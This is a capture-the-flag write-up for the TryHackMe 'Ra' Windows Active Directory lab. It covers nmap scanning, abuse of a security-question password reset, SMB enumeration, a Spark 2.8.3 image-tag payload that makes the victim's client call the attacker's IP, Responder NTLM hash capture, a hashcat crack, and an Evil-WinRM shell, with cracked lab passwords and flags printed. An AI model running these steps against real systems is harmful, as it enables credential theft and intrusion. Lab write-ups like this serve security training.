HACKING RA[TryHackMe] : CTF CHALLENGE

Reconnaissance ” Getting to know our target

Prior to running any of the sophisticated attack scripts, We first scan the target machine. This made it possible for us to understand the situation. For scanning will used nmap tool using the command below:

> *nmap -A [ip address]*

```
kali-prime@kali-prime: ~
File  Actions  Edit  View  Help
kali-prime@kali-prime: ~ ×   openvpn connection ×   kali-prime@kali-prime: ~ ×   kali-prime@kali-prime: ~ ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-14 01:01 EST
Nmap scan report for 10.10.126.54
Host is up (0.42s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Simple DNS Plus
80/tcp   open  http               Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Windcorp.
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time: 2022-11-15 09:04:17Z)
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-
First-Site-Name)
443/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-ntlm-info:
|   Target_Name: WINDCORP
|   NetBIOS_Domain_Name: WINDCORP
|   NetBIOS_Computer_Name: FIRE
|   DNS_Domain_Name: windcorp.thm
|   DNS_Computer_Name: Fire.windcorp.thm
|   DNS_Tree_Name: windcorp.thm
|_  Product_Version: 10.0.17763
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=Windows Admin Center
| Subject Alternative Name: DNS:WIN-2FAA40QQ70B
| Not valid before: 2020-04-30T14:41:03
|_Not valid after:  2020-06-30T14:41:02
|_ssl-date: 2022-11-15T09:07:31+00:00; +1d03h01m31s from scanner time.
| tls-alpn:
|   http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-
First-Site-Name)
```

we found a domain and computer name

```
kali-prime@kali-prime: ~
File  Actions  Edit  View  Help
kali-prime@kali-prime: ~ ×   openvpn connection ×   kali-prime@kali-prime: ~ ×   kali-prime@kali-prime: ~ ×
|_ssl-date: 2022-11-15T09:07:31+00:00; +1d03h01m31s from scanner time.
5222/tcp open  jabber
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns
:xmpp-streams"/></stream:error></stream:stream>
|_ssl-date: 2022-11-15T09:07:38+00:00; +1d03h01m31s from scanner time.
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
|       version: 1.0
|     stream_id: 3pxoxxklzh
|     unknown:
|     auth_mechanisms:
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     capabilities:
|_    features:
5269/tcp open  xmpp               Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
|     features:
|     auth_mechanisms:
|     unknown:
|     compression_methods:
|     errors:
|       (timeout)
|     capabilities:
7070/tcp open  http               Jetty 9.4.18.v20190429
|_http-title: Openfire HTTP Binding Service
```

```
kali-prime@kali-prime: ~
File  Actions  Edit  View  Help
kali-prime@kali-prime: ~ ×   openvpn connection ×   kali-prime@kali-prime: ~ ×   kali-prime@kali-prime: ~ ×
| Not valid before: 2020-05-01T08:39:00
| Not valid after:  2025-04-30T08:39:00
7777/tcp open  socks5             (No authentication; connection not allowed by ruleset
| socks-auth-info:
|_  No authentication
9090/tcp open  zeus-admin?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 15 Nov 2022 09:04:17 GMT
|     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 115
|     <html>
|     <head><title></title>
|     <meta http-equiv="refresh" content="0;URL=index.jsp">
|     </head>
|     <body>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 15 Nov 2022 09:04:30 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   JavaRMI, drda, ibm-db2-das, informix:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   SqueezeCenter_CLI:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   WMSRequest:
|     HTTP/1.1 400 Illegal character CNTL=0x1
```


```
kali-prime@kali-prime: ~
File  Actions  Edit  View  Help
kali-prime@kali-prime: ~ ×   openvpn connection ×   kali-prime@kali-prime: ~ ×   kali-prime@kali-prime: ~ ×
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x1</pre>
9091/tcp open  ssl/xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 15 Nov 2022 09:04:51 GMT
|     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 115
|     <html>
|     <head><title></title>
|     <meta http-equiv="refresh" content="0;URL=index.jsp">
|     </head>
|     <body>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 15 Nov 2022 09:04:53 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
```


As illustrated above our scan output several well known ports opened on the target. These shows that we may have more than one channel to compromise the target. Ports discovered were:


We start with the HTTP service on port 80.

> Keep in mind that my target is also hosting an Active Directory Domain Service, so it will be crucial to take note of information like usernames, emails, and publicly available information that may be useful as i carry out a recon the HTTP service.

ENUMERATING HTTP SERVICE ON PORT 80







Employees listed

When we looked through the Windcorp website, we found it to be a straightforward page featuring a Reset button and Search bar. As we continued to scroll down the website, we saw that they had included every member of their IT team, and when we inspect the source of the list, we found out that each staff member's email address was also included. Additionally, they listed a few names of employees that would be useful for gaining access to Active Directory (AD), as seen in the image above.


On discovering the email address we used the curl tool to download and filter the content specifically to email addresses.

The curl command we will used is

```
curl [url of target] | grep -E -o "\b[a-zA-Z0â€"9.-]+@[a-zA-Z0â€"9.-]+\.[a-zA-Z0
```

We continued from there to further enumerate the website and looked into the reset password button. At least lets to see what parameters it accepts for a password reset and what url it submit data to.

> Upon several attempt, there were errors and so i figured it out that, clicking the reset button was opening a new tab with the url : fire.windcorp.thm . i have not added the domain to my host file initially so i opened my /etc/hosts/ file and added it up. Ensure to add that to your host file as well as below



After adding subdomain up to our host file, we were able to access the reset password page. Basically, the Reset password page accepted only two(2) data. These are:


- Username
- Security Question


> No current password was being checked for validation. So the idea was that, Hey, if we could find some little detail about the IT staff or employees, i may have access . This reset password feature is subtile to bruteforce attack as well. But we resorted to finding available info first.

Looking into the IT staff, we inspected the sources and found nothing. So, we moved to the employee listed on the page and inspected the source.

> Now remembered that the security questions asked of PETS ? We had one employee who was so excited to talk about their pet after all so why not investigate that.

We looked up that employee's image and found that the image name was a combination of the employee and pet name. With those combinations, navigated to the reset password page and use the details there. **Boom!** password reset was successful with those credentials as shown below:






Now we have a new password **ChangeMe#1234** for the user **lilyle** . With these credentials we tried to log into SMB .

To connect to the SMB share's of the domain, we used a tool called **smbmap**. This tool allows us to list and connect to SMB shares easily. To connect the shares we use the command below:

> ***smbmap -u [username] -p [password] -H [domain] -R***

The smbmap takes the following argument:

- Domain name: Since our target utilizes Active domain services, we provided the name of the domain. Domain name here is **Windcorp**
- Username : we already discovered some usernames from the target webpage but only one - lilyle worked so we used that one here.
- Password : we were able to change the password of user lilyle so we used the new password here.
- -R : performs a recursive listing of shared directories



```
kali@kali:~$ smbmap -u lilyle -p ChangeMe#1234 -R -H windcorp.thm
[+] IP: windcorp.thm:445        Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        .\IPC$\*
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 19:03:58 1600    lsass
```

```
kali@kali:~$ smbmap -u lilyle -p ChangeMe#1234 -R -H windcorp.thm
[+] IP: windcorp.thm:445        Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        .\IPC$\*
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 19:03:58 1600    lsass
```


After connecting to the SMB and listing all shares as shown above, we connected to the share directory using **smbclient** another tool for connecting to SMB shares. The command used is


> ***smbclient [share directory] -U [user]***
>
> *Note that it should come pre-installed in your Kali machine*

```
kali@kali:~$ smbclient //windcorp.thm/Shared -U lilyle
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 29 20:45:42 2020
  ..                                  D        0  Fri May 29 20:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29526628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 07:07:24 2020

                15587583 blocks of size 4096. 10900801 blocks available
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> get "spark_2_8_3.deb"
```

Upon connecting the share directory successfully, we found a flag.txt (THM[466d52dc75a277d6c3f6c6fcbc716d6b62420f48]) and a spark_2_8_3 packages. By conducting a little research, we discovered that the spark version 2.8.3 had a vulnerability that allowed an attacker to harvester user NTLM hashes.






Now by discovering this vulnerability and its exploit, we tried installing the package and start testing the vulnerability of Proof-of-Concept as shown below

```
kali@kali:~$ sudo dpkg -i spark_2_8_3.deb
[sudo] password for kali:
(Reading database ... 321637 files and directories currently installed.)
Preparing to unpack spark_2_8_3.deb ...
Unpacking spark-messenger (2.8.3) ...
Setting up spark-messenger (2.8.3) ...
Processing triggers for kali-menu (2020.3.2) ...
kali@kali:~$
```

Once we successfully installed the Spark package, we logged in with the user lilyle credentials again.

There was an error due certificate issue initialy so we had to research on this again. We found out it this eror could be bypass by going to the advanced option and enabling the not to verify cetificate toggle as shown below:

Now since it shows Buse Candan online, we chose to target him .



> On researching the Spark vulnerability it was discovered that by running Spark(2.8.3) and by sending the payload `<img src="http://<your-IP>/image.jpg"` and turning on the responder i will be able to capture `buse` NTLM hashes

We started responder to capure incoming NTLM hashes and run the exploit as shown below


```
kali@kali:~$ sudo responder -I tun0

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
```



Now we successfully captured his hash in Responder:

```
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:53b798c9aade6f15:E69AC1CD9CD1B52851AB7C4
660B050B9:0101000000000000051B56F7C770D701005E88FCDD6DD43F0000000002000800560039
005500540001001E00570049004E002D00370038004D0033003400570050004800390037005500 04
001400560039005500540 02E004C004F00430041004C0003003400570049004E002D00370038004D
0033003400570050004800390037005500 2E0056003900550054002E004C004F00430041004C0005
001400560039005500540 02E004C004F00430041004C0008003000300000000000000000100000000
2000005967C9FEE672162B6652B366E0423DD351B30EEC71161898C7179C6ED4AC3BB40A00100000
0000000000000000000000000000000090000000000000000000000
```

CRACKING HASHES WITH HASHCAT

Now that we have harvested buse user credentials, stored the hashes in a file named hash.txt and utlised the Hashcat tool to crack the NTLM hashes to get the plaintext password. The command used for this was :

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

As shown below, Hashcat tool was able to crack the hash and provided us with a plaintext password of the user.

```
BUSE::WINDCORP:53b798c9aade6f15:e69ac1cd9cd1b52851ab7c4660b050b9:010100000000000
0051b56f7c770d701005e88fcdd6dd43f000000000200080056003900550054000100 1e005700490
04e002d00370038004d0033003400570050004800390037005500040014005600390055005400 2e0
04c004f00430041004c0003003400570049004e002d00370038004d0033003400570050004800390
0370055002e0056003900550054002e004c004f00430041004c000500140056003900550054002e0
04c004f00430041004c0008003000300000000000000000100000000200000 5967c9fee672162b665
2b366e0423dd351b30eec71161898c7179c6ed4ac3bb40a0010000000000000000000000000000000
0000009000000000000000000000000:uzunLM+3131
```

With the new harvested username and password, we checked the user's SMB and WINRM access.

WHAT IS WINRM?

Windows Remote Management(WINRM) is a window command-line tool to manage the windows devices and servers in the system. One major use of WinRM is that it can be used to connect remote servers or to other devices and run commands in them. All the windows operating systems have WinRM. Well, the user had SMB and WinRM access so we tried the WinRM.

```
┌──(jamoski㉿pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
└─$ crackmapexec smb windcorp.thm -u buse -p '[redacted]'
SMB         windcorp.thm    445    FIRE             [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         windcorp.thm    445    FIRE             [+] windcorp.thm\buse:[redacted]
```

```
┌──(jamoski㉿pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
└─$ crackmapexec winrm windcorp.thm -u buse -p '[redacted]'
SMB         windcorp.thm    5985   FIRE             [*] Windows 10.0 Build 17763 (name:FIRE) (domain:windcorp.thm)
HTTP        windcorp.thm    5985   FIRE             [*] http://windcorp.thm:5985/wsman
WINRM       windcorp.thm    5985   FIRE             [+] windcorp.thm\buse:[redacted] (Pwn3d!)
```

From the image above, we used the Evil-winrm tool to connect to the target. Evil-WinRM is a tool that offer attractive and simple hacking features. System administrators also utilize it for appropriate objectives, although the majority of its capabilities are geared at hacking and penetration testing WinRM.

Evil-winrm accepts :

- -u : username
- - p : password
- -i : ip of target

```
—$ evil-winrm -u buse -p uzunLM+3131 -i 10.10.34.87

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> dir


    Directory: C:\Users\buse\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         5/7/2020   3:00 AM                Also stuff
d-----         5/7/2020   2:58 AM                Stuff
-a----         5/2/2020  11:53 AM             45 Flag 2.txt
-a----         5/1/2020   8:33 AM             37 Notes.txt


*Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
```

Connectng to the server was successfuly as shown above and we found the flag2.txt. Now we needed to find a way to escalate privilege to admin access on target machine.

```
*Evil-WinRM* PS C:\Users\buse\Documents> net user buse
User name                    buse
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/1/2020 3:07:13 AM
Password expires             Never
Password changeable          5/2/2020 3:07:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory               \\fire\users\buse
Last logon                   2/5/2022 9:46:05 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *IT                   *Domain Users
The command completed successfully.
```

